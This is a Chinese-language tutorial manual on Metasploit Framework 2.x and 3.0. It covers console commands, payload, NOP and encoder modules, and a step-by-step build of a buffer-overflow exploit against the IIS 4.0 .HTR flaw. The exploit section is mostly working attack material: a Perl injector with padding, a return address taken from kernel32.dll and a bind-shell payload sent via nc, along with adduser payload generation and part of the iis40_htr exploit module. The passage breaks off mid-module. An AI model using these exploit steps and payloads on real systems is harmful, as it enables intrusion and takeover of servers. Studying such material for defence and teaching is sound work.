

Metasploit Framework 下的

Exploit 应用开发中文手册

[第一版]

作者: gz1x [gz1x@tom.com]

[目录]

目录	2
0. 前言	3
1. 概述	3
2. 界面环境	3
2.1 接口介绍:	4
2.2 环境介绍	4
3. msfconsole 使用说明	5
4. 模块介绍	8
4.1 辅助模块	8
4.2 载荷模块	9
4.3 空字段模块	10
4.4 编码模块	12
5. Exploit 开发.....	12
5.1 确定目标漏洞信息	12
5.2 确定注射器 injector	12
5.2.1 确定返回地址位置.....	13
5.2.2 确定返回地址值.....	13
5.2.3 确定可用空间.....	16
5.3 确定 shellcode	16
5.4 完成 exploit	16
6. Exploit 集成.....	17
6.1 MSF2.x 集成	17
6.1.1 交互工作方式.....	13
6.1.2 现有模块分析.....	13
6.1.3 补充说明.....	16
6.2 MSF3.0 集成	21
7. 鸣谢	24
8. 参考书目	24
9. 后续	24
10. 附录	25
附录 A 环境变量列表.....	25
附录 B 缓冲区溢出基础.....	27

[前言]

由于 Metasploit Framework 已经发布了最新的 3.0 版本，而且开发语言进行了变更，以前的 perl 语言依然是值得探索的，但是由于开发组采用了 Ruby 语言，所以下文中的说明都以 3.0 版本为主，但是 2.x 版本的相关信息也会附带讲述。

[版本指代问题]

[2.x]指代 Metasploit Framework 2.x 版本。

[3.0]指代 Metasploit Framework 3.0 版本。

[路径问题]

由于个人喜好，MSF 的安装路径各不相同，所以本手册中省略了 Metasploit Framework 完全安装路径，采用了标记：

假设安装目录是 E:\Program Files\Metasploit Framework，此目录下有 bin,home,lib 等目录，如果访问的是 home 目录，则本手册只采用..\home 的标记形式。

[一些名词的解释]

Exploit：能够进行攻击并得到目标系统控制权的恶意代码，经典的 exploit 由 payload 和 injector（注入程序）组成，payload 负责取得系统的控制权，而注入程序负责将 payload 注射到相应的有漏洞的系统中；

Payload：其实就是广义上的 shellcode，被翻译成“有效载荷”；

Shellcode：攻击程序的核心代码，能够取得系统的控制权，一般是取得一个 shell，是一些汇编代码抽取成的 16 进制码；

Injector：相对 shellcode 来说，它实现加载和发送 shellcode，提供返回地址等功能；

B-Attacker：Buffer Attack Strings，指“无用字符段+返回地址+shellcode”的组合体，通常用来填充有漏洞的缓冲区，然后等待获取控制权并执行 shellcode；

Encoder：编码器，防止 shellcode 因为意外发生中断而附加在 exploit 里的一段代码，主要功能是实现 shellcode 的保护；

Decoder：解码器，由于 shellcode 经过 encode 后已经无法被正确解释执行，故需要进行解码还原成原来的 shellcode，一般集成在 shellcode 里；

[需要的环境]

给出的都是官方地址，你也可以在国内各大下载网站找到它们。

1. Metasploit Framework 下载地址：<http://www.metasploit.com/>
2. ActivePerl 下载地址：<http://www.ActiveState.com>
3. Ruby 下载地址：<http://www.ruby-lang.org>

一、概述 (Introduction)

Metasploit Framework (MSF)是 2003 年以开放源代码方式发布、可自由获取的开发框架，这个环境为渗透测试、shellcode 编写和漏洞研究提供了一个可靠的平台。2.x 框架主要是由面向对象的 Perl 编程语言编写的，最新版本 3.0 采用了 Ruby 开发。它集成了各平台上常见的溢出漏洞和流行的 shellcode，并且不断更新，最新版本的 MSF 包含了 176 种针对当前流行的操作系统和应用软件的 exploit，以及 104 个 shellcode。

而做为安全工具，它在安全测试中起到的作用也不容忽视。合理的利用 MSF，将为漏洞自动化探测以至及时修补系统漏洞提供有力的保障。同时作为开发，也大大降低了 Exploit 的开发周期和对开发者背景知识的要求。

二、界面环境 (Environment)

[一]接口介绍

[2.x]MSF 提供三种交互方式，Console Interface、Command Line Interface 和 Web Interface。

- 1)msfconsole对应控制台接口，也是最常用的交互窗口，这个之后将详细介绍；
- 2)msfcli对应command line形式，是自动化测试的接口，从Cygshell打开.此模式将在[模块介绍]里提及；
- 3)msfweb自然就是web窗口了，默认是打开<http://127.0.0.1:55555/>，这个界面很直观。从快捷键启动msfweb后，会出现一个cmd窗口，这时你打开web浏览器（IE），输入地址<http://127.0.0.1:55555/>就能看到界面了。

[3.0]MSF提供了Metasploit 3（web窗口），Ruby shell和cmd shell三种交互方式。与[2.x]相对应，3.0的console模式集成在Metasploit3 web界面中。

注意：无论是在2.x或者3.0版里，打开web界面后都不能关闭启动的cmd窗口，否则web服务器将停止运行。

[二]环境介绍

Framework有一个强大的数据存储系统，分为两类：全局变量和局部变量。

- 1) 全局变量的设置可以在控制台下输入setg，将得到全局变量的设置情况。

[3.0]

MSF全局变量初始是没有设定的，如果想设定相关的参数，可以采用如下形式：

```
>> set logging 1
logging => 1
```

```
>> setg
Global
=====
```

Name	Value
----	----
logging	1

其他的一些变量可以参考本手册的附页或者[2.x]..\home\framework\docs\Environment.txt

[2.x]

初次安装MSF将自动设置好全局变量，一般不需要特殊的改动，比如：

```
msf > setg
AlternateExit: 2          //perl解释器错误处理
DebugLevel: 0             //调试信息记录
Encoder: Msf::Encoder::PexFnstenvMov //编码模块定位
Logging: 0                //是否记录命令执行信息
Nop: Msf::Nop::Pex        //空字符段模块
RandomNops: 1
```

值得注意的是DebugLevel，默认的DebugLevel值为0，表示不记录任何调试信息，在3.0中不用担心调试信息会出现在控制台上。你把这个值可以设置到2，记录一些因为操作失败而遗留的信息，如果设置到3就会进行详细的记录，一般用不着那么高。

确认了环境变量后，你可以用save命令将配置存储到目录：

[3.0]C:\Documents and Settings\Administrator\.msf3

[2.x] ..\home\.msf

你可以进行相关的修改，MSF每次启动都将读取config里的信息。

2) 局部变量是一些临时变量，如在设置exploit时MSF要求输入漏洞宿主的IP地址和端口号，显然用来存储这些信息的就是临时变量了。局部变量通过命令set来设定。这个将在之后再次提及。

值得一提的是setg命令处理局部变量的优越性，setg能将局部变量转为全局变量，比如你要测试几个漏洞，但漏洞的一些参数是相同的，那么你就可以用setg命令代替set命令，将那些参数存为全局变量，减少操作量。

三、msfconsole使用说明（Use msfconsole）

MSF在命令模式下的使用方法，以下我们就以console平台来进行演示。

[2.x]选择msfconsole即可。

[3.0]首先进入msfweb.cmd，也就是快捷键的[Metasploit 3]，初始化完成后会自动跳出页面：<http://127.0.0.1:55555/>，选择console模式。

1) 为了熟悉命令，你可以在msf下输入help查看相关的命令：

```
msf > help
Metasploit Framework Main Console Help

=====
?                Show the main console help
```

cd	Change working directory
exit	Exit the console
help	Show the main console help
info	Display detailed exploit or payload information
quit	Exit the console
reload	Reload exploits and payloads
save	Save configuration to disk
setg	Set a global environment variable
show	Show available exploits and payloads
unsetg	Remove a global environment variable
use	Select an exploit by name
version	Show console version

2) 一般，为了显示可用的exploit，你可以在msf下输入命令show exploits。Exploits中以BSD开头的是针对BSD系统的，以Linx开头的是针对Linux系统的，以CMD和WIN开头的是针对Windows系统。

Show命令的参数包括：exploits, encoders, payloads, nops, options等，你可以输入相关的参数进行查看。

3) Show exploits之后，你可以选定相关的攻击程序，如果对列出的攻击程序有疑问，可以输入info，方法如下：usage: info [type] <module name>。

比如：msf> info windows_ssl_pct

4) 如果想利用这个攻击程序，那么命令是：msf> use windows_ssl_pct。其中有个小技巧，你可以像在Linux shell中那样键入部分命令，然后使用TAB键自动补全。

5) 接下来你已经进入了windows_ssl_pct程序，它需要参数，你必须确定局部变量。用show options可以查询需要设定哪些参数：

```
msf windows_ssl_pct > show options
```

Exploit Options

```
=====
```

Exploit:	Name	Default	Description
-----	-----	-----	-----
required	RHOST		The target address
required	RPORT	443	The target port
optional	PROTO	raw	The application protocol (raw or smtp)

其中required行是必须的参数设定，RHOST是目标系统的地址，RPORT是目标系统的端口，默认值是443。Optional行是可选的参数。

6) 紧接着当然是设定这些值了，正如在环境那一节里说过的，用set命令可以设定局部变量的值。类似这样：

```
msf windows_ssl_pct > set RHOST 192.168.1.1    （请依照实际情况设定）
RHOST -> 192.168.1.1
```

对于有些攻击程序可能会出现其他选项，你可以用：

```
msf windows_ssl_pct > show advanced
显示这些参数，然后进行设定。
```

7) 特别地,有些漏洞攻击程序能够用 `check` 来检查参数设定情况以及目标系统是否可以攻击。

8) 参数设定完毕后,你需要用 `show targets` 来确定 `exploit` 支持的操作系统类型:

```
msf windows_ssl_pct > show targets
```

Supported Exploit Targets

=====

- 0 Windows 2000 SP4
- 1 Windows 2000 SP3
- 2 Windows 2000 SP2
- 3 Windows 2000 SP1
- 4 Windows 2000 SP0
- 5 Windows XP SP0
- 6 Windows XP SP1
- 7 Debugging Target

同样你需要用 `set` 命令来设定参数:

```
msf windows_ssl_pct > set target 5
```

```
target -> 5
```

9) 然后必须为将要对目标主机起作用的 `exploit` 选择一个 `payload`, 类似于在目标机器上运行而获得权限的核心代码, `shellcode` 也属于这个范畴。

运行 `show payloads` 命令后, `MSF` 显示出与 `exploit` 兼容的 `payload` 列表。

```
msf windows_ssl_pct > show payloads
```

Metasploit Framework Usable Payloads

=====

win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_downloadexec	Windows Executable Download and Execute
win32_exec	Windows Execute Command

.....

a.使用 `set PAYLOAD win32_bind` 指令,能返回一个 `shell` 的 `payload` 就被加入到了 `exploit` 中。

b.如果对 `payloads` 有疑问,可以采用 `info` 命令进行查询;另外 `show advanced` 命令也是可用的,检查是不是有高级的参数说明或者选项存在。

c.在加入 `payload` 后,必须对一些附加的选项作设定。使用 `show options` 命令查看,然后用 `set` 进行相关的设定。

d.设置完毕后,你可以输入 `save` 命令将当前的配置存入 `config`,方便日后调用。

10) 最后的步骤就是在 `msf` 下输入 `exploit` 进行攻击了。`MSF` 将 `payload` 的连接处理的很好,你可以不用 `netcat` 进行额外的连接操作。

```
msf windows_ssl_pct(win32_bind) > exploit
```

四、模块介绍(Modules)

本节将介绍 MSF 各个模块,其中[3.0]的模块使用在 web 界面的 console 模式下, [2.x]的模块使用在 msfcli 模式下。

[2.x] Metasploit Framework\home\framework 目录下存放了所有的模块, 主要是由 perl 语言写成。

[3.0]模块存放在 Metasploit Framework\Framework3\framework\modules 目录下, 主要由 Ruby 语言写成。

除了 exploit 模块, MSF 中提供了其他的模块, 包括: 辅助模块 (Auxiliary Modules)、载荷模块 (Payload Modules)、空字段模块 (Nop Modules), 编码模块 (Encoders) 等。

[3.0]中我们可以使用 use 指定路径进行模块的调用; 也可以在 CMD shell 下切换到 framework 目录下, 输入 ruby msfpayload 等, 前提是安装了 ruby 环境。

[2.x]中可以调用 Cygshell, 然后在 command 下调用 msfpayload、msfencode 等模块, 此即上文中我们介绍过的 Command Line Interface。

1) 辅助模块

[3.0]

辅助模块类似于 exploit 模块, 位于...\module\auxiliary, 它的出现弥补了传统 exploit 的缺陷, 运用辅助模块, 你可以进行类似 DoS、Scanner 等不需要 payload 或者 target 的程序的开发。操作方法如下:

```
>> use dos/windows/smb/ms06_035_mailslot
```

```
>> show options
```

Module options:

Name	Current	Setting	Required	Description
----	-----	-----	-----	
MAILSLOT	Alerter		yes	The mailslot name to use
RHOST			yes	The target address
RPORT	445		yes	Set the SMB service port

```
>> set RHOST 1.2.3.4
```

```
RHOST => 1.2.3.4
```

```
>> run
```

```
[*] Mangling the kernel, two bytes at a time...
```

2) 载荷模块

[3.0]

模块被定位在以下路径:

```
..\framework\modules\payloads\singles
```


而在执行时会调用库模块，路径在：

```
..\framework\lib\msf\core
```

你可以通过 `use` 来调用相关的 `payload`，如下：

```
>> use php/bind_perl
```

而在 `payload` 模块里很值得说明的就是 `generate` 命令，你可以输入 `generate -h` 查看详细命令说明：

```
>> generate -h
```

Usage: generate [options]

Generates a payload.

OPTIONS:

- b <opt> The list of characters to avoid: '\x00\xff'
- e <opt> The name of the encoder module to use.
- h Help banner.
- o <opt> A comma separated list of options in VAR=VAL format.
- s <opt> NOP sled length.
- t <opt> The output type: ruby, perl, c, or raw.

其中，`-t` 参数用于输出 `shellcode`，输出的格式有 `ruby`，`perl`，`c` 和 `raw`。你可以根据你的编程爱好来选定输出。

`-e` 用来选择编码器，这个将在 4) 编码模块里用到。

举例如下：

```
>> use windows/adduser
```

```
>> show options
```

Module options:

Name	Current	Setting	Required	Description
----	-----	-----	-----	
EXITFUNC	seh		yes	Exit technique: seh, thread, process
PASS			yes	The password for this user
USER	metasploit		yes	The username to create

```
>> set USER gz1x
```

```
USER => gz1x
```

```
>> set PASS 123
```

```
PASS => 123
```

```
>> generate -t c
```

```
/*
```

```
 * windows/adduser - 189 bytes
```

```
 * http://www.metasploit.com
```

```
 * EXITFUNC=seh, USER=gz1x, PASS=123
```

```
 */
```

```
... //以下省略
```

如果你想加入新的 `payload`，同样可以把编写好的 `.rb` 放进目录导入加载。

[2.x]

进入 Cygshell 后，输入 msfpayload 即可看到列出的 payloads。

用法如下：

```
msfpayload <payload> [var=val] <S|C|P|R|X>
```

其中，参数 S 能显示有效负载的信息；参数 C 表示转化为用于 C 程序的有效负载；参数 P 表示转化为用于 PERL 程序的有效负载；参数 R 表示转化为原始格式的有效负载；参数 X 表示转化为可执行文件格式的有效负载。

一般地，在生成有效负载后都要经由编码模块进行编码处理，所以，当生成 payload 后可以通过管道输出到硬盘存档，然后交由编码器处理。

举例：

```
$ msfpayload win32_exec CMD=notepad.exe EXITFUNC=process R >exec
```

生成的 exec 定位在..\home（或者..\home\framework），你可以在 Cygshell 下输入 pwd 来确定当前的目录，也可以像 unix shell 里一样进行 cd 目录操作等。

3) 空字段模块

所谓空字段，就是用来填充返回地址前的内存（栈）的无用信息，不一定非要是空字符 NOP，只要字符不修改你“看中”的寄存器，一样会使控制指针向后滑，直到指向你构造的恶意地址，从而执行 payload。这也很大程度上隐蔽了 exploit，使之不易被发现。

[3.0]

模块被定位在..\framework\modules\nops

操作同 2) 载荷模块[3.0]，由于各个系统平台的指令会有不同，所以空字段的生成器针对不同的系统有所不同，你可以选择对应的生成器。

值得一提的是在使用 generate 指令时可以指定空字段的大小。

```
如：msf nop(opty2) > generate -t c 50
```

将创建一段 C 语言形式的 50 个“无用”字节的缓冲区段。

[2.x]

模块被定位在：..\home\framework\nops

生成器 Alpha、MIPS、PPC、SPARC 用于生成相对应的操作系统的空字段，一般在 x86 系统中选用 Pex 和 Opty2。Pex 能生成单字节空字段，Opty2 可以生成 1 到 6 个字节的指令。

4) 编码模块

[3.0]

模块被定位在 framework\modules\encoders 目录。

现在回过头去看 2) 载荷模块里的 generate -e，这个选项能设定相应的编码器。

举例：

```
>> use windows/exec
```

```
>> set CMD notepad.exe
```

```
CMD => notepad.exe
```

```
>> generate -b "\x00" -e shikata_ga_nai -t c
/*
 * windows/exec - 151 bytes
 * http://www.metasploit.com
 * Encoder: x86/shikata_ga_nai
 * EXITFUNC=seh, CMD=notepad.exe
 */
unsigned char buf[] =
.... //以下省略
```

其中，

```
generate -b "\x00" -e shikata_ga_nai -t c
```

参数-b 指去掉字符 0x00，参数-e 指采用 shikata_ga_nai 编码器进行编码，参数-t 指输出为 C 语言格式。

[2.x]

你可以在 Cygshell 下输入带-h 参数的 msfencode，查看编码器的使用方法：

```
$ msfencode -h
```

```
Usage: /home/framework/msfencode <options> [var=val]
```

Options:

-i <file>	Specify the file that contains the raw shellcode
-a <arch>	The target CPU architecture for the payload
-o <os>	The target operating system for the payload
-t <type>	The output type: perl, c, or raw
-b <chars>	The characters to avoid: '\x00\xff'
-s <size>	Maximum size of the encoded data
-e <encoder>	Try to use this encoder first
-n <encoder>	Dump Encoder Information
-l	List all available encoders

其中，参数-i 指定需要编码的文件（或程序段），-a 指定 CPU 的类型，-o 指定操作系统的类型，-t 指定输出的格式，-b 指定需要去除的字符，-s 指定编码后 shellcode 的字节数，-e 指定需要使用的编码器，-n 显示编码器信息，-l 显示所有可用的编码器。

一般地，如果你想采用字母和数字混编的 shellcode，那么推荐的编码器是 Alpha2 和 PexAlphaNum。

为了使用编码器，我们需要先调用载荷模块的载荷生成器 msfpayload 生成一个有效载荷 payload，然后用编码器 msfencode 编码。

如下采用 PexAlphaNum 编码器生成一个 perl 格式的 shellcode：

```
$ msfpayload win32_exec CMD=notepad.exe R >exec
$ msfencode -i exec -b '\x00' -e PexAlphaNum -t perl
[*] Using Msf::Encoder::PexAlphaNum with final size of 357 bytes
"\xeb\x03\x59\xeb\x05\xe8\xff\xff\xff\x4f\x49\x49\x49\x49".
... //以下省略
```

五、Exploit 开发(Develop Exploit with MSF)

对于 Exploit 的开发，让人联想到的是汇编语言、程序设计、对操作系统结构的熟悉掌握，但是如果利用 MSF 开发，将大大简化这个过程。我们将以 IIS4.0 HTR 缓冲区溢出为例，阐述利用 MSF 的开发过程。

如果您对缓冲区溢出不甚了解，可以参考附录 B。

这里只是给出示例，由于平台的缘故，会出现很多数据上的不一致，以实际情况为准。

1) 确定目标漏洞信息

我们介绍 IIS4.0 HTR，建立在漏洞公布之后，我们可以在 eEye 找到这个漏洞的信息：

当服务器请求一个有过长文件名和扩展名问.htr 文件的页面时，就会发生溢出。当 IIS 接受到一个文件请求时，服务器会将其发送到 ISM 动态链接库进行处理。因为 IIS 服务器和 ISM DLL 都不会执行文件名的长度范围检测，所以恶意构造一个足够长的文件名，将导致漏洞函数缓冲区溢出。

下面是使用 HTTP 1.0 协议来获取 index.html 页面的 GET 请求：

```
GET /index.html HTTP/1.0 \r\n\r\n
```

所以我们构造如下请求：

```
GET /abcdefghijklmnopqrstuvwxyzabcdefghijklmnopqrstuvwxyz.htr HTTP/1.0 \r\n\r\n
```

2) 确定注射器 injector

一般 injector 负责三件事：加载 shellcode，填充返回地址，发送 shellcode。

我们先把完整的 exploit 框架给出，如下：

```
1  $payload =  
    "\x6a\x50\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x2e\xca\x16".  
    ...//此处省略  
    "\xc0\x84\xfe\xca\x16\x7b";  
  
2  $string = "GET /";  
3  $string .= "A" x 589;  
4  $string .= "\x7b\x94\x81\x7c";  
5  $string .= $payload;  
6  $string .= ".htr HTTP/1.0\r\n\r\n";  
  
7  open(NC, "|nc.exe 127.0.0.1 80");  
8  print NC $string;  
9  close(NC);
```

其中，标号 1 处为 payload，2-9 即为 injector，4 为返回地址，我们将在下面讨论它的获取方法，7-9 为发送代码，处理网络通信。而整个 \$string 即是 B-Attacker。

那么 injector 主要要确定哪些量呢？

主要是第 3、4 行：返回地址在哪？返回地址前后各有多少可用空间？这些空间各需要填充些什么数据？

(1) 确定返回地址位置

由于是缓冲区溢出，必须要覆盖返回地址来达到使 shellcode 工作的目的。那么返回地址在什么地方呢？我们可以通过 perl 脚本试探来确定：

```
$pattern =  
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0".  
...//此处省略  
"Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F";  
  
$string = "GET /";  
$string .= $pattern;  
$string .= ".htr HTTP/1.0\r\n\r\n";  
  
open(NC, "|nc.exe 127.0.0.1 80");  
print NC $string;  
close(NC);
```

其中，pattern 变量值由 MSF 的库函数 PatternCreate() 产生，它将输出指定长度的 ASCII 字符序列，而且每 4 个连续字节是不一样的，这样方便确定返回地址是偏移了多少个字节。我们使用 perl -e 'use Pex;print Pex::Text::PatternCreate(1280)' 来产生 pattern 变量。

现在我们在 inetinfo.exe 上绑定一个调试器，执行 perl 脚本后，将出现异常，这时查看 EIP 寄存器的值，为十六进制的 0x74413674，ASCII 码为 tA6t，字符串即为 t6At，这样只要查找 pattern 里 t6AT 的位置即可。

在 MSF 的 SDK 中提供了一个名为 patternoffset.pl 脚本，用它可以很方便的计算出 pattern 变量里对应字符串的偏移量，如：perl patternOffset.pl 0x74413674 1280 结果显示为 589。也就是说，在返回地址前有 589 字节需要用无意义的字符填充，当 exploit 执行时确保通过无意义的字符能使控制权滑落到返回地址处，而在返回地址处是我们设计的地址，这样就能使 shellcode 执行并获取系统控制权。

由以上分析，我们就确定了 590 到 593 这四个字节是栈中的返回地址的位置。

(2) 确定返回地址值

得到了返回地址的位置，自然是用我们设计好的返回地址填充这个位置。这个返回地址一般指向 shellcode 的控制权，windows 下的栈分布并不像 unix 系统，所以直接指向栈里的 shellcode 是行不通的，我们采用共享库的方法。

共享库方法的大概意思是检查寄存器的值，如果有某个寄存器指向 shellcode，那么就把这个寄存器的值复制到 EIP 中，当程序退出时就会执行 EIP 指向的地址，也就是我们找到的寄存器里的值，自然就是 shellcode 了。

我们回头看之前调试 perl 脚本时的信息，可以看到 EAX 是指向 593 字节处的，那么我们就把 shellcode 写进从 593 处开始的地方。那么，只要我们找到一个类似 call eax 的指令放到 EIP 中，当程序退出执行 EIP 的时候，就会跳向 shellcode。

当然，我们可能会发现其他的寄存器指向栈内，也可以用那些寄存器。比如 ESI 指向 585 字节处，我们可以把 shellcode 写在 593 字节开始的地方，而在 ESI 指向的地方填充一个 jmp short 6 指令，跳向 593 字节开始处，而在返回地址 590 字节处填充 call esi 指

令，当程序退出，将执行 EIP，而 EIP 内为 call esi，esi 指向的地方为 jmp 指令，同样可以跳转到 593 字节开始处执行 shellcode。

那么问题就来了，去哪找类似 call eax 这样的指令呢？

由于 windows 栈的不确定性，内存地址都是偏移过的，不同机器上的地址不一样。但是 windows 系统在加载有些系统 dll 文件时却保存在了相同的地方，我们可以利用这些 dll 内部的指令来达到目的。常用的 dll 文件为 kernel32.dll , ntdll.dll , 或者一些 nls 文件。

编程方法就不介绍了，我们主要介绍利用 MSF 怎么找到这些指令。

[\[2.x\]](#)

在 framework 目录下有个工具，名为 msfpescan，启动 Cygshell，我们可以利用它来查找，如下：

```
$ msfpescan -h
Usage: /home/framework/msfpescan <input> <mode> <options>
Inputs:
    -f <file>      Read in PE file
    -d <dir>       Process memdump output
Modes:
    -j <reg>       Search for jump equivalent instructions
    -s             Search for pop+pop+ret combinations
    -x <regex>     Search for regex match
    -a <address>   Show code at specified virtual address
    -D            Display detailed PE information
    -S            Attempt to identify the packer/compiler
Options:
    -A <count>    Number of bytes to show after match
    -B <count>    Number of bytes to show before match
    -I address    Specify an alternate ImageBase
    -n           Print disassembly of matched data
```

那么我们可以用下面的命令找到 jmp eax 或者 call eax 指令：

```
$ msfpescan -f C:/WINDOWS/SYSTEM32/kernel32.dll -j eax
0x7c811e66  push eax
0x7c83998f  push eax
0x7c85d514  jmp eax
0x7c85f43b  jmp eax
0x7c8f4571  jmp eax
0x7c8f4621  jmp eax
0x7c8f4d27  jmp eax
...//以下省略
```

[3.0]

启动 CMD shell，输入如下：

```
D:\Program Files\Metasploit\Framework3>cd framework
```

```
D:\Program Files\Metasploit\Framework3\framework>ruby msfpescan -h
```

Usage: msfpescan [mode] <options> [targets]

Modes:

-j, --jump [regA,regB,regC]	Search for jump equivalent instructions
-p, --poppopret	Search for pop+pop+ret combinations
-r, --regex [regex]	Search for regex match
-a, --analyze-address [address]	Display the code at the specified address
-b, --analyze-offset [offset]	Display the code at the specified offset
-f, --fingerprint	Attempt to identify the packer/compiler

Options:

-M, --memdump	The targets are memdump.exe directories
-A, --after [bytes]	Number of bytes to show after match (-a/-b)
-B, --before [bytes]	Number of bytes to show before match (-a/-b)
-I, --image-base [address]	Specify an alternate ImageBase
-h, --help	Show this message

那么我们就可以和[2.x]中一样得到返回地址：

```
D:\Program Files\Metasploit\Framework3\framework>ruby msfpescan -f C:/WINDOWS/SYSTEM32/kernel32.dll -j eax
```

```
[C:/WINDOWS/SYSTEM32/kernel32.dll]
```

```
0x7c809ffb call eax
```

```
0x7c80de7b call eax
```

```
0x7c811e66 push eax; ret
```

```
0x7c81947b call eax
```

```
0x7c837aa6 call eax
```

```
0x7c83998f push eax; ret
```

```
0x7c839b07 call eax
```

...//此处省略

好了，我们随便选取一个地址，如 0x7c81947b，填充到 590 到 593 这四个字节处就可以了，注意字节是小端排列，所以写成：\$string := "\x7b\x94\x81\x7c";

而接下来就是确定 shellcode 的相关信息了，在此之前，我们有必要检查一下栈里是不是有足够的空间来容纳 shellcode。

(3) 确定可用空间

确定可用空间最简单的方法就是构造大字符堆，尽可能地向栈发送数据，直到被截断。

可用如下 perl 脚本：

```
1 $string = "GET /";
2 $string .= "\xCC" x 589;
3 $string .= "\x85\x63\xf7\x77";
4 $string .= "\xCC" x 1000;
5 $string .= ".httr HTTP/1.0\r\n\r\n";

6 open(NC, "|nc.exe 127.0.0.1 80");
7 print NC $string;
8 close(NC);
```

第 2 行用 589 个 CC 字符填充返回地址前的内存，第 3 行为 msfpescan 确定的返回地址，第 4 行用 1000 个 CC 字符试图填充返回地址之后的内存。

同样挂上调试器，等待异常抛出，这时查看内存区，可以看到从 0x00F0CCC 到 0x00F0FFF 都被字符 CC 填充，而之后就被终止了。由此我们计算出返回地址之后有 FFFH-CCCH+1H=334H=820 个字符空间。这样总共的可用空间为 589+820=1409 字节。

如前面所提到的，虽然被返回地址分割，但是我们可以用 jmp 指令来连接两块内存，这样可用空间就得到了最大限度的使用，当然，一般 820 字节已经差不多足够。

3) 确定 shellcode

正如[四、模块介绍]中的[载荷模块]和[编码模块]中介绍过的，我们可以利用 MSF 很快得到可用的 shellcode。

以[2.x]下为例：

打开 msfweb，选择 payload，找到 Windows Bind Shell，exitfunc 参数为 process，端口默认为 4444，然后 generate 就得到了需要的 shellcode。

推荐使用 WEB 界面下的 payload 生成器，因为命令提示符下需要 msfpayload 转存到文件，再通过 msfencode 来生成 payload，其中会产生或多或少的问题，所以在生成 payload 时推荐在 WEB 界面下进行。

4) 完成 exploit

将 injector 和 shellcode 组合在一起，就完成了最后的 exploit。如最开始给出的 exploit 框架。

六、Exploit 集成 (Integrated Exploits)

MSF 的强大不仅仅表现在 Exploit 自动生成和开发的简捷性上，另一个引人注意的是它的 exploit 集成性。你可以随时对 MSF 进行扩展，加入自己的 exploit 或者 shellcode。这就意味着，任何一个新的 exploit 的诞生都能快速的集成到 MSF 中，而且基于模块化的 MSF，让动态的 exploit 开发变的非常简单。这种框架化的 exploit 开发也必将成为趋势。

由于[2.x]和[3.0]版本开发语言上的差异，我们只能分开讨论。

1) MSF 2.x 集成

[2.x]是由面向对象的 perl 语言开发的，引擎和基础库是基于类开发的，框架中的每一个模块也是基于类开发的。

(1) 交互工作方法

当用户使用 use 命令时，引擎初始化一个类对象实例，以提供选择 exploit，同时生成两个重要的数据结构：%info 和 %advanced。这两个数据结构保存 MSF 自动生成 exploit 过程中各个阶段的有用数据，包括：系统结构、操作系统信息等。这也是为什么在使用 show payloads 命令时只显示某个系统对应的 payloads。

另一个数据传递的途径就是环境变量，引擎和 exploit 之间就是通过环境变量来传输的，只要执行 set 命令就可以设置变量的值。而引擎和 exploit 都可以读取该值。典型的变量可以参考附录 A，其中包括 Encoder 和 Nops。

(2) 现有模块的分析

既然 MSF 是基于框架和模块的，那么其中的 exploit 就应该有着类似的结构。所以，我们只需要分析一个 exploit，了解怎么创建一个 exploit 模块。

我们以..\framework\exploits 下的 iis40_htr.pm 为例：

```
package Msf::Exploit::iis40_htr;
use base "Msf::Exploit";
use strict;
use Pex::Text;
```

首先声明命名空间 iis40_htr；接下来一句声明基础包是 Msf::Exploit，你可以在..\framework\lib\Msf\Exploit.pm 找到它，这样 iis40_htr 将继承此基础包的属性和函数；再下一句是 perl 语法，作用是使用严格模式，这样未声明的变量不能被直接使用；最后一句声明使用 Pex::Text，位于..\framework\lib\Pex\Text.pm，实现一些文本的排版和字符的转化等功能。

如果要自己写 exploit，这里需要修改的只有 package Msf::Exploit::iis40_htr; 一句。

接下来就是%advanced 和%info 结构了：

```
my $advanced = { };
```

在 iis40_htr 这个 exploit 中没用到 advanced 结构，所以为空。

```
my $info =
{
  'Name'   => 'IIS 4.0 .HTR Buffer Overflow',
  'Version' => '$Revision: 1.7 $',
  'Authors' => [ 'Stinko', ],
  'Arch'   => [ 'x86' ],
  'OS'     => [ 'win32', 'winnt' ],
  'Priv'   => 0,
```

很容易理解，Name 是指 exploit 的名称，Version 指版本号，Authors 指作者，Arch 指目标系统的系统结构，OS 指系统信息，Priv 指是否需要管理员权限。

```
'UserOpts' =>
{
  'RHOST' => [1, 'ADDR', 'The target address'],
  'RPORT' => [1, 'PORT', 'The target port', 80],
  'SSL'   => [0, 'BOOL', 'Use SSL'],
},
```

所谓 UserOpts 就是指需要用户输入的值，比如 RHOST 指目标系统的地址，这里每个子键包括四个参数，第一个指是否是必须设置的，即在 show options 时我们看到的 required 和 optional，设置为 1 表示 required；第二个是 MSF 的数据类型，MSF 依靠这个来检测变量的格式是否正确；第三个是对该子键的描述；第四个是默认设置的值，如 RPORT 中的 80 是默认设置的 80 端口。

```
'Payload' =>
{
  'Space'   => 2048,
  'MaxNops' => 0,
  'MinNops' => 0,
  'BadChars' =>
    join("", map { $_=chr($_) } (0x00 .. 0x2f)).
    join("", map { $_=chr($_) } (0x3a .. 0x40)).
    join("", map { $_=chr($_) } (0x5b .. 0x60)).
    join("", map { $_=chr($_) } (0x7b .. 0xff)),
},
```

Payload 依然是 %info 的一个键（或称为 hash），它包含了载荷的具体信息。

Space 子键的作用是设定载荷的最大大小，如果这个值比较小，那么引擎会尝试所有的编码器，直到所有的编码器都无法使载荷达到预定的大小要求；接下来两项是空字段的大小；BadChars 指定编码器要删除的不符合要求的字符。

```
'Description' => Pex::Text::Freeform(qq{
  This exploits a buffer overflow in the ISAPI ISM.DLL used
  to process HTR scripting in IIS 4.0. This module works against
  ...//此处省略
}),
```

Description 指对 exploit 的描述信息，这个子键里的内容将被传递给 Pex::Text::Freeform() 处理并按照一定格式显示。

```
'Refs' =>
[
  ['OSVDB', '3325'],
  ['BID', '307'],
  ['CVE', '1999-0874'],
  ['URL', 'http://www.eeye.com/html/research/advisories/AD19990608.html'],
  ['MIL', '26'],

],
```

